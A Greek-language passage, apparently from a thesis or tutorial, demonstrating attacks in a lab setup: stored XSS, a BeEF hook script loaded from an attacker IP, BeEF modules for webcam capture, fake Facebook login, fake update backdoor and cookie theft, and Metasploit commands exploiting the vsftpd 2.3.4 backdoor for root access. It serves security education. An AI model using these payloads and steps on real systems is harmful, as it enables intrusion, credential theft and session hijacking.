Το **Stored XSS** είναι παρόμοιο με το **Reflected,** εκτελεί τον κώδικα στο μηχάνημα του χρήστη. Όμως η διαφορά είναι ότι δεν θα χρειαστεί να στείλουμε το URL στον στόχο μας γιατί ο κώδικας θα είναι αποθηκευμένος στη σελίδα ή τη βάση δεδομένων οπότε κάθε φορά που κάποιος θα πάει να φορτώσει τη σελίδα αυτή θα εκτελείται. (Πιο επικίνδυνο από το Reflected)


Στις εικόνες 76 και 77 φαίνεται πως θα είναι η σελίδα που θα δοκιμάσουμε την ευπάθειά μας. Βλέπουμε ότι έχει δύο κουτιά κειμένου για καταχώρηση, το ένα ζητάει το όνομά μας και το άλλο κάποιο μήνυμα. Σε ρεαλιστικά παραδείγματα θα μπορούσαμε να πούμε ότι είναι κάποια σελίδα στην οποία αφήνεις σχόλια. Θα μπορούσε να είναι κάποιο Blog ή Forum.



Εικόνα 76. Καταγραφή σχολίου από το μηχάνημα με τα Kali Linux

Θα περάσουμε ένα καινούριο σχόλιο από το μηχάνημα με τα Kali και θα το δούμε από το μηχάνημα των Windows ότι μας το φορτώνει μαζί με τη σελίδα.


Στην εικόνα 77 βλέπουμε ότι τα σχόλια που γράψαμε από τα Kali φορτώνουν όταν ανοίξει η σελίδα και από άλλο μηχάνημα, άρα ξέρουμε ότι αποθηκεύεται ότι περάσουμε μέσα στα κουτιά. Τώρα θα δούμε αν μπορούμε να εκτελέσουμε κώδικα JavaScript και να εκτελεστεί μέσα από αυτά τα κουτιά.



Εικόνα 77. Εμφάνιση σχολίων από το Windows μηχάνημα

Μπορούμε να χρησιμοποιήσουμε τον ίδιο κώδικα όπως στον Reflected XSS, ένα alert που τρέχει όταν ανοίξει η σελίδα στο μηχάνημα των Windows παρόλο που εμείς το καταχωρήσαμε από τα Kali. Το ίδιο μπορεί να γίνει και με άλλες εντολές της JavaScript, για παράδειγμα ο επόμενος κώδικας αλλάζει το χρώμα του header, το αποτέλεσμα της καινούριας σελίδας φαίνεται στην εικόνα 78.

- **<script>**
  var str = document.getElementById("test_id").textContent;
  var result = str.fontcolor("green");
  document.getElementById("test_id").innerHTML = result;
  </script>




Εικόνα 78. Άνοιγμα σελίδας από Windows και αλλαγή Header


Τώρα που είδαμε πως μπορούμε να εισάγουμε κώδικα JavaScript σε μία ευπαθή διαδικτυακή εφαρμογή μπορούμε να χρησιμοποιήσουμε το BeEF. Θα εισάγουμε ένα hook για το BeEF έτσι ώστε μόλις φορτώσει κάποιος χρήστης τη σελίδα να αποκτήσουμε πρόσβαση στον browser του. Ο κώδικας του BeEF hook που θα χρησιμοποιήσουμε είναι ο παρακάτω και τον περάσαμε μέσα από το πεδίο κειμένου με όνομα BeEF.

- **<script src=http://192.168.1.11:3000/hook.js></script>**

Η εικόνα 79 είναι από το μηχάνημα των Windows που έχουν φορτώσει τη σελίδα με τον κακόβουλο κώδικα JavaScript και πλέον έχουμε αποκτήσει σύνδεση με τον περιηγητή του στόχου μας όπως φαίνεται από την εικόνα 80.




Εικόνα 79. Άνοιγμα σελίδας με το νέο JavaScript κώδικα




Εικόνα 80. Windows hooked to BeEF

Έχουμε καταφέρει να "αγκιστρώσουμε" τον browser του στόχου μας, και το ίδιο θα γίνει σε οποιονδήποτε άλλο χρήστη μπει στη σελίδα αυτή. Το BeEF έχει πάρα πολλές λειτουργίες που μπορούμε να χρησιμοποιήσουμε. Μερικές από αυτές είναι η χρήση της κάμερας του υπολογιστή σε περίπτωση που διαθέτει ο χρήστης, λεπτομέρειες για τη χρήση του module φαίνεται στην εικόνα 81.




Εικόνα 81. Άνοιγμα web κάμερας με το BeEF

Μία άλλη επίθεση που φαίνεται στην εικόνα 82 και μπορούμε να τρέξουμε από το BeEF είναι η Raw JavaScript. Μέσα από εκεί μπορούμε να τρέξουμε οποιονδήποτε επιπλέον κώδικα JavaScript χρειαστούμε. Θα κάνουμε ένα απλό παράδειγμα για να δούμε ότι εκτελείται όντως ο κώδικας, με ένα alert το οποίο φαίνεται στην εικόνα 83.




Εικόνα 82. Είσοδος επιπλέον JavaScript κώδικα από το BeEF




Εικόνα 83. Αποτέλεσμα εντολής alert του BeEF

Μπορούμε επίσης με το module Spyder Eye να τραβήξουμε screenshot με το τι βλέπει ο στόχος μας. Στην εικόνα 84 είναι το BeEF και φαίνεται και η εικόνα από το μηχάνημα με τα Windows που βρίσκεται ανοιχτή η σελίδα του stackoverflow.




Εικόνα 84. Εκτέλεση SpyderEye για screenshot


Ένα άλλο module που μπορούμε να χρησιμοποιήσουμε είναι το Pretty Theft με το οποίο μπορούμε να κλέψουμε στοιχεία λογαριασμών από κάποιες σελίδες, στην εικόνα 85 μας δείχνει τις επιλογές των σελίδων που έχουμε. Εκτελώντας το θα εμφανίσει στο στόχο ότι έχει αποσυνδεθεί από τη συγκεκριμένη ιστοσελίδα και πρέπει να ξανά περάσει τα στοιχεία του, όπως φαίνεται στην εικόνα 86. Ενώ στην εικόνα 87 το BeEF έχει καταγράψει τα στοιχεία που πέρασε ο χρήστης στην ψεύτικη καρτέλα εισόδου.



Εικόνα 85. Χρήση Pretty Theft για τη σελίδα του Facebook




Εικόνα 86. Είσοδος στοιχείων για επανασύνδεση στο fake Facebook




Εικόνα 87. Εμφάνιση αποτελεσμάτων στο BeEF

Σε αυτό το παράδειγμα θα χρησιμοποιήσουμε ένα module του BeEF το οποίο θα ζητήσει από το στόχο να κατεβάσει μία τελευταία ενημέρωση του browser για εγκατάσταση. Το module αυτό φαίνεται στην εικόνα 88 μαζί με τα στοιχεία που πρέπει να συμπληρωθούν, όπως το μονοπάτι με την ψεύτικη ενημέρωση. Μέσω αυτής της ενημέρωσης θα τον βάλουμε να κατεβάσει το αρχείο το οποίο περιέχει μία κερκόπορτα μας και έτσι θα αποκτήσουμε πρόσβαση στο μηχάνημά του.




Εικόνα 88. Χρήση της λειτουργίας Fake Notification Bar

Στην εικόνα 89 φαίνεται το μήνυμα που του βγάζει ο περιηγητής και ζητάει να γίνει εγκατάσταση ένα Plugin το οποίο λείπει.




Εικόνα 89. Εμφάνιση ενημέρωσης για το Google Chrome

Με την εκτέλεση του αρχείου από τη στιγμή που η backdoor είναι ρυθμισμένη για reverse shell σύνδεση, θα μας έρθει το αίτημα από το μηχάνημα του χρήστη για να μπορέσουμε να αποκτήσουμε πρόσβαση από την εφαρμογή msfconsole, όπως φαίνεται στην εικόνα 90. Ο τρόπος που λειτουργεί η εφαρμογή msfconsole φαίνεται στην επόμενη ενότητα στο παράδειγμα με τη προεγκατεστημένη backdoor.



Εικόνα 90. Πληροφορίες απομακρυσμένου συστήματος


Τέλος η εικόνα 91 δείχνει ότι μπορούμε μέσω modules του BeEF να κλέψουμε και τα cookies που χρησιμοποιεί ο χρήστης, υποκλέπτοντας την ταυτότητά του σε εφαρμογές τους διαδικτύου.



Εικόνα 91. Χρήση της λειτουργίας Get Cookie


5.7 Using Components With Known Vulnerabilities

Από το εργαλείο Zenmap που χρησιμοποιήσαμε για να βρούμε τα τρωτά σημεία για τις επιθέσεις σε Security Misconfiguration ευπάθειες μπορούμε να βρούμε και για τις ευπάθειες μέσω εγκατεστημένων υπηρεσιών. Για παράδειγμα είδαμε εγκατεστημένο έναν FTP server στο μηχάνημά μας στον οποίο μπορούσε να κάνεις login ως ανώνυμος χρήστης. Θα μπορούσαμε όμως να ψάξουμε και αν αυτή η υπηρεσία έχει κάποια δική της ευπάθεια. Ψάχνοντας στο Διαδίκτυο βρήκαμε ότι η έκδοση **vsftpd 2.3.4** της FTP υπηρεσίας έχει προεγκατεστημένη κερκόπορτα (εικόνα 92). Αναζητώντας στο Google βρίσκουμε το σύνδεσμο της εταιρείας Rapid7, η οποία φτιάχνει Metasploit frameworks και έχει πληροφορίες για διάφορα exploits.




Εικόνα 92. Πληροφορίες για την backdoor από το Google

Στην εικόνα 93 βλέπουμε από τις πληροφορίες του Rapid7 ότι η συγκεκριμένη πόρτα προστέθηκε 30 Ιουνίου 2011 και ότι αφαιρέθηκε τρεις μέρες αργότερα. Παρόλα αυτά μπορεί να υπάρχουν διαδικτυακές εφαρμογές που χρησιμοποιούν παλιά έκδοση στην οποία να υπάρχει ακόμα, όπως στην περίπτωση του Metasploitable. Η εικόνα 94 περιέχει πληροφορίες από το Rapid7 με τις εντολές που πρέπει να τρέξουμε για να μπορέσουμε να εκμεταλλευτούμε την ευπάθεια αυτή.



Εικόνα 93. Πληροφορίες για την ευπάθεια από το Rapid7



Εικόνα 94. Πληροφορίες για την ευπάθεια από το Rapid7

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- show options
- set RHOSTS 192.168.2.22 (Remote Host)
- exploit

Όπως μπορούμε να δούμε από την εικόνα 95 έχουμε εκτελέσει τις εντολές που αναφέρονται στο Rapid7 και έχουμε αποκτήσει πρόσβαση στον server μας ως root user και μπορούμε να εκτελέσουμε τις ίδιες εντολές που μπορούμε και μέσω μιας remote υπηρεσίας.


```
msf5 exploit(windows/browser/java_cmm) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
